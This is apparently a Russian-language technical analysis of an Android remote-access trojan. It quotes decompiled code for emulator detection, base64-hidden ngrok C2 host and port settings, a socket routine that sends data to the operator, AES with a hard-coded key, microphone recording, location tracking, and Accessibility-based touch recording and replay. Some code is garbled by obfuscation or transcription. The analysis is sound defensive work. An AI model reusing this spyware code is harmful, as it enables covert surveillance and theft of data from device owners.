
319 private boolean autoStartmeizu(Context context) {
320     if (isPackageExists(context, "com.meizu.safe")) {
321         try {
322             startIntent(context, "com.meizu.safe", "com.meizu.safe.permission.SmartBGActivity");
323             return true;
324         } catch (Exception e) {

```


ОБНАРУЖЕНИЕ ОТЛАДКИ



Как в **MainActivity**, так и в **SecondActivity** реализован метод **isEmu_DIV_ID_lator**, который отвечает за обнаружение признаков отладки приложения:



После некоторой *деобфускации* кода, который изображён на скриншоте выше, возвращение функции выглядит таким образом:

```
return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat.MEDIA_UNKNOWN)
|| Build.HARDWARE.contains("goldfish") ||
Build.HARDWARE.contains("ranchu") ||
Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") ||
Build.MODEL.contains("Android built SDK for x86") ||
Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") ||
Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") ||
Build.PRODUCT.contains("sdk_gphone64_arm64") ||
Build.PRODUCT.contains("vbox86p") ||
Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
```


ОБНАРУЖЕНИЕ ОТЛАДКИ


Функция использует статические поля класса **Build** пакета **android.os** для выявления названий: бренда (**BRAND**), отпечатка (**FINGERPRINT**), аппаратного обеспечения (**HARDWARE**), модели (**MODEL**), производителя (**MANUFACTURER**) и в целом устройства как продукта (**PRODUCT**) – она извлекает информацию о сборке из системных настроек и анализирует полученные значения на включение подстрок, которые могут означать использование **технологий эмуляции**.

В случае, если приложение выявляет использование эмулятора, оно выводит сообщение об отсутствии поддержки эмулированных устройств:

```
switch (c) {  
    case 0:  
        builder.setMessage("تم اكتشاف محاكي.\\n هذا التطبيق لا يدعم أجهزة المحاكاة");  
        str = "موافق";  
        break;  
    case 1:  
        builder.setMessage("Emulator detected.\\n this app does not support emulator devices");  
        str = "ok";  
        break;  
    case 2:  
        builder.setMessage("öykünücü algılandı.\\n bu uygulama öykünücü aygıtları desteklemiyor");  
        str = "Tamam";  
        break;  
    case 3:  
        builder.setMessage("检测到模拟器.\\n 此应用不支持模拟器设备");  
        str = "好的";  
        break;  
    default:  
        builder.setMessage("emulator detected.\\n this app does not support emulator devices");  
        str = "OK";  
        break;  
}
```


ОБЩЕНИЕ С C&C СЕРВЕРОМ

В сервисе **initializeService** определены переменные **ClientHost**, **ClientPort** и **ConnectionKey**, содержащие IP адрес C2 сервера, порт и ключ подключения соответственно:



```


initializeService
CLINAME String
ClientHost String
ClientPort String
ConnectionKey String
FORCA boolean
FORSC boolean
HideType String
Lcl List<trsizygjhxzgdqnnnzvoq
Li List<PacketClass>
MyAccess AccessService
allok boolean
appContext Context
br BroadcastReceiver
cmn String[]
datereceiver BroadcastReceiver
eco long
ifScreenShot String
inx int
k boolean
klive boolean
plg int
st initializeService
uninstall String
usdtaddress String

72 public class initializeService extends Service {
    public static String ClientHost = "NS50Y3AuZXUubmdyb2suaw8=";
    public static String ClientPort = "MTczMDM=";
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
    public static initializeService st;
    public static String ConnectionKey = utilities.base64decode("Nzc3MQ==");
    public static String uninstall = "on";
    public static String CLINAME = "raman";
    public static List<PacketClass> Li = null;
    public static List<trsizygjhxzgdqnnnzvoqdvinnssrmoihsvzaxdxefoczeoiley6> L
    = null;
    public static long eco = -1;
    public static int plg = -1;
    public static int inx = -1;
    public static String[] cmn = {"", "", "", "", "", "", "", "", "", "", "", ""};
    public static boolean k = false;
    public static boolean klive = false;
    public static boolean FORCA = false;
    public static boolean FORSC = false;
    public static String usdtaddress = "";
    public static AccessService MyAccess = null;
    public static boolean allok = false;
    public static BroadcastReceiver br = null;
    public static BroadcastReceiver datereceiver = null;

    $ echo -n "ClientHost: "; echo "NS50Y3AuZXUubmdyb2suaw8=" | base64 -d; \
    > echo -n "\nClientPort: "; echo "MTczMDM=" | base64 -d; \
    > echo -n "\nConnectionKey: "; echo "Nzc3MQ==" | base64 -d; \
    ClientHost: .ngrok.io
    ClientPort: 17303
    ConnectionKey: 7771
  
```

Оба варианта вредоносного ПО использовали сервисы для создания временных туннелей между локальным компьютером и Интернетом для организации связи с сервером. В одном случае это был **ngrok[.]io**, в другом – **playit[.]gg**, позиционирующий себя как глобальный прокси для игровых серверов.

Общение с C2 сервером реализуется через вызов методов специально выделенного класса. Так, например, функция **sendBytes** отвечает за открытие нового сокета с указанием рассмотренных ранее **ClientHost** и **ClientPort**, создание потока данных и запись в него значения аргумента **bArr**:



```

SecondarySocket
LockSend Object
Myinstance SecondarySocket
out boolean
socket Socket
{...} void
SecondarySocket() void
Instanse() SecondarySocket
closeSocket() void
sendBytes(byte[]) void
silzquxdyn1315
Tools
trsizygjhxzgdqnnnzvoqdvinnssr
utilities
VoiceRecorder
whxnldtjzsl319
xuvmsfyefh1316
wysxsdgarrntcygtjjubsrypsc1ehwll
AccessService
BackgroundWorker
degdzarwxl1239
dtreaotdus1240
FirewallServices
fmacenibzul237
gvtqszjngnh1238

29 public synchronized void sendBytes(byte[] bArr) {
30     if (out) {
31         return;
32     }
34     Socket socket2 = socket;
35     if (socket2 == null || !socket2.isConnected()) {
36         try {
37             Socket socket3 = new Socket(InetAddress.getByName(utilities.
38             base64decode(initializeService.ClientHost)), Integer.parseInt(utilities.base64decode(
39             initializeService.ClientPort)));
40             socket = socket3;
41             socket3.setSoTimeout(0);
42         } catch (IOException e) {
43             e.printStackTrace();
44             return;
45         }
46     }
47     try {
48         OutputStream outputStream = socket.getOutputStream();
49         socket.setSendBufferSize(bArr.length * 15);
50         outputStream.write(bArr);
51     } catch (IOException unused) {
52         socket = null;
53     }
54 }
57 public void closeSocket() {
  
```


ЛОГИРОВАНИЕ

Вредоносное приложение производит **логирование** некоторых данных: реализованы функции `writeJSONToFile` и `readJSONFromFile`, которые отвечают за чтение и запись обрабатываемых в ходе выполнения вредоносных модулей **JSON** объектов в/из локальных файлов.

При записи **JSON** объекта в файл, **JSON** объект преобразуется в строку и шифруется с помощью метода `encrypt` класса `EncryptionUtils`:

utilities x

```
public static void writeJSONToFile(JSONObject jsonObject, String str) {
    if (jsonObject == null) {
        return;
    }
    try {
        BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(str));
        bufferedWriter.write(EncryptionUtils.encrypt(jsonObject.toString()));
        bufferedWriter.close();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

utilities x

```
public static JSONObject readJSONFromFile(String str) {
    try {
        BufferedReader bufferedReader = new BufferedReader(new FileReader(str));
        StringBuilder sb = new StringBuilder();
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                sb.append(readLine);
            } else {
                bufferedReader.close();
                return new JSONObject(EncryptionUtils.decrypt(sb.toString()));
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
        return null;
    }
}
```

А при чтении **JSON** объекта из файла – считанные данные дешифруются с помощью метода `decrypt` того же класса:

Класс `EncryptionUtils` целиком отвечает за **шифрование** и **дешифрование** данных. Здесь алгоритм шифрования – **AES** с использованием жестко закодированного секретного **128-битного** ключа `SECRET_KEY`:

sjtwumpsqicxfsmjtvfnastyjw;

- > AlertsMap
- > AutoStart
- > belfarlmrs1313
- > CameraHandler
- > ceuzoudmrc1318
- > CraxsBrowser
- > ctvjkeeff1317
- > ejbcgagtbgl314
- > EncryptionUtils
 - > AES_ALGORITHM String
 - > SECRET_KEY String
 - > EncryptionUtils() void
 - > decrypt(String) String
 - > encrypt(String) String
- > fdzknfkrwl320
- > hbnvacdixp1311
- > hiyovkneyz1312
- > ImageSaver
- > NotificationUtils
- > PacketClass
- > SecondarySocket
- > silzquxdyn1315

RequestVPN x FirewallServices x CC x AccessService x EncryptionUtils

```
package remember.left.shxtoilzocgzhsycroszkwwzgvjdjprkiyhlmpjklglgeuo2.
sjtwumpsqicxfsmjtvfnastyjwjhoyoylxfbcwywkwmsfqf4;


import android.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: classes.dex */
21 public class EncryptionUtils {
    private static final String AES_ALGORITHM = "AES";
    private static final String SECRET_KEY = "93b89a273c1fbe59073af7bd9adfa6c0";

    22 public static String encrypt(String str) throws Exception {
    23     SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
    24     Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
    25     cipher.init(1, secretKeySpec);
    26     return Base64.encodeToString(cipher.doFinal(str.getBytes()), 0);
    27 }

    30 public static String decrypt(String str) throws Exception {
    31     SecretKeySpec secretKeySpec = new SecretKeySpec(SECRET_KEY.getBytes(), AES_ALGORITHM);
    32     Cipher cipher = Cipher.getInstance(AES_ALGORITHM);
    33     cipher.init(2, secretKeySpec);
    34     return new String(cipher.doFinal(Base64.decode(str, 0)));
    35 }
}
```



ЗАПИСЬ АУДИО



При развёртывании функциональности вредоносного ПО инициализируется объект класса **VoiceRecorder**, который называется **MyAudioRecorder**:

Класс **VoiceRecorder** позволяет оператору вредоносного ПО **записывать звук**. Определённый внутри класса метод **start** инициализирует новый объект класса **MyAudioRecorder** пакета **android.media**:

- При вызове метода **setAudioSource** в качестве аргумента функции передаётся число **1**, что соответствует значению статического свойства **MIC** и означает установку **микрофона** в качестве *источника звука*;
- При вызове метода **setOutputFormat** в качестве аргумента функции также передаётся число **1**, что соответствует значению статического свойства **THREE_GPP** и означает выбор **3GPP** в качестве *формата результирующего файла*;
- При вызове метода **setAudioEncoder** в качестве аргумента функции также передаётся число **1**, что соответствует значению статического свойства **AMR_NB** и означает выбор **AMR** в качестве *аудиокодека*;




В случае активации данного вредоносного модуля происходит **запуск записи звука с микрофона** заражённого устройства и **сохранение аудио-записи** в локальный **WAV** файл на внешнем хранилище.

ОТСЛЕЖИВАНИЕ ГЕОПОЗИЦИИ

Приложение запрашивает права на доступ как к *приблизительному* (`ACCESS_COARSE_LOCATION`), так и к *точному местоположению* (`ACCESS_FINE_LOCATION`) заражённого мобильного устройства.

Кроме того, в приложении определён класс `LocationService` – сервис, отвечающий за **отслеживание геопозиции**.



В частности, например, в нём реализована функция `onLocationChanged`, которая выполняется в случае несоответствия известных сервису долготы и широты, координат последнего местоположения устройства, текущим. Функция заменяет значения полей, которые хранят данные о широте (`lastKnownLatitude`), долготе (`Longting`), точности (`letliudid`) и скорости движения геопозиции (`sp`), на новые:

УПРАВЛЕНИЕ ПРИКОСНОВЕНИЯМИ

Объёмным модулем, функции которого распределены по разным секциям приложения, оказалась функциональность **управления прикосновениями**, напрямую вытекающая из выдачи атакуемым пользователем приложению права использовать "**Специальные возможности**".

Так в рамках сервиса **AccessService** определён метод **TouchWatcher**, который производит определённые действия, направленные на управление прикосновениями, в соответствии с передаваемым ему значением:

- ▶ • Аргумент в значении "**Record**" запустит **case 0**: определит, запущена ли в данный момент запись прикосновений, исходя из значения переменной **RecordTouch**, в неудовлетворительном случае – **произведёт запуск записи**;
- ⏸ • Аргумент в значении "**Stop**" запустит **case 1**: определит, запущена ли в данный момент запись прикосновений, исходя из значения переменной **RecordTouch**, в удовлетворительном случае – **сохранит запись** прикосновений в массив и запишет его, после чего сбросит значение переменной **RecordTouch** в позицию **false** и очистит массив прикосновений;
- ⏮ • Аргумент в значении "**Repet**" запустит **case 2**: загрузит запись прикосновений, располагающуюся по пути, который передаётся в качестве второго аргумента функции, и **повторит** каждое записанное в ней действие;
- ⏭ • Аргумент в значении "**Start**" запустит **case 3**: инициализирует Handler с фоновым потоком, в который передаётся выполнение операций;

```

rewallServices x CC x AccessService x
}

public void TouchWatcher(String str, String str2) {
    str.hashCode();
    char c = 65535;
    switch (str.hashCode()) {
        case -1851041679:
            if (str.equals("Record")) {
                c = 0;
                break;
            }
            break;
        case 2587682:
            if (str.equals("Stop")) {
                c = 1;
                break;
            }
            break;
        case 78848492:
            if (str.equals("Repet")) {
                c = 2;
                break;
            }
            break;
        case 80204866:
            if (str.equals("Start")) {
                c = 3;
                break;
            }
            break;
    }
    switch (c) {
        case 0:
            if (RecordTouch.booleanValue()) {
                CC.agzfjvacxwzyltnqqxpzbnfwztblybf
            }
            utilities.extractString(
                "Recoipvoztgashtgeqqvldyhuorjkivgrqyssrukdkzylvntvotkgops
                gvsbhbfbmolfuftblynzlxwgvbsenauwquvhfzcnpywtfldbiznrilbr
                djyefcugormhrghimwqxabnfkufbjafqhyoxhyffxokhupuqqamymux
                cjdfoelluaglebykvvgvubqccrmnjrzngyezzupixxewdbgsxjegjhb
                k55rder is All Ready Active"
            );
    }
}

```

Каждый случай сопровождается отправкой C2 серверу сообщений о результирующем статусе попытки исполнения той или иной команды.

УПРАВЛЕНИЕ ПРИКОСНОВЕНИЯМИ

За **сохранение записи** прикосновений отвечает метод **SaveTouches** класса **MySettings**. Он формирует **JSON** объект из передаваемого ему словаря координат прикосновений, после чего преобразует его в строку и записывает в **JSON** файл на внешнем хранилище, в папку **/Config/sys/apps/tch**

```

95 public static void SaveTouches(Context context, String str, LinkedHashMap<String, Point[]>
    LinkedHashMap) {
    String str2 = str + ".json";
102 File file = new File(Environment.getExternalStorageDirectory() + utilities.extractString(
    "/Config/sysipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdldcbpfaf
    acqlomgvsbhbfbmolfuftblynzlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    ioqodjyefcugormhrghimwqxabnfkufbjafqhyoxhyffxokhupquqamymuxxlgypdsdchnoubztyilwhphoqfgndisornem
    ubczcjdfloelluaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjghxgdkqukytpwykpkqi
    yulk55/apps/tch",
    "ipvozashtgeqqvldyhuorjkiivrgrqyssrukdkzylvntvotkgopsrvnhvebqhpnsgedkdwqslneskdldcbpfavmna
    bfmolfuftblynzlxwgvbsenauquvhfzcnpywtflbiznrlbrknlvcnusrqlmsmepzfyqaaykhklqjwji
    uqormhrghimwqxabnfkufbjafqhyoxhyffxokhupquqamymuxxlgypdsdchnoubztyilwhphoqfgndisornemzmxubczcj
    luaglebykvvgvubqccrmjrzngyezzupixxewdbgsxjegjhbszyisephrdnprjcjghxgdkqukytpwykpkqi
    yulk55/apps/tch");
104 if (!file.exists()) {
105     file.mkdirs();
106 }
108 File file2 = new File(file, str2);
109 try {
110     JSONObject jsonObject = new JSONObject();
111     for (Map.Entry<String, Point[]> entry : linkedHashMap.entrySet()) {
112         String key = entry.getKey();
113         Point[] value = entry.getValue();
114         JSONArray jsonArray = new JSONArray();
115         for (Point point : value) {
116             JSONObject jsonObject2 = new JSONObject();
117             jsonObject2.put("x", point.x);
118             jsonObject2.put("y", point.y);
119             jsonArray.put(jsonObject2);
120         }
121         jsonObject.put(key, jsonArray);
122     }
123     String jsonObject3 = jsonObject.toString();
124     FileOutputStream fileOutputStream = new FileOutputStream(file2);
125     fileOutputStream.write(jsonObject3.getBytes());
126     fileOutputStream.close();
127 } catch (Exception e) {
128     e.printStackTrace();
129 }
130 }
131 }
132 }
133 }
